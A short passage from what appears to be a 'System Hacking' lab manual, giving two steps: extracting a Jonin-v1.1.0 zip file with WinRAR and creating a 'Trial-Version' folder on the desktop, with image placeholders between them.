


5. Now, right-click on **Jonin-v1.1.0-win.zip** file and hover over **WinRAR** and select **Extract Here** from the list of options.




Module 06 – System Hacking


6. After Extracting the file, create a new folder in **C:\Users\Admin\Desktop** and name it as **Trial-Version**.



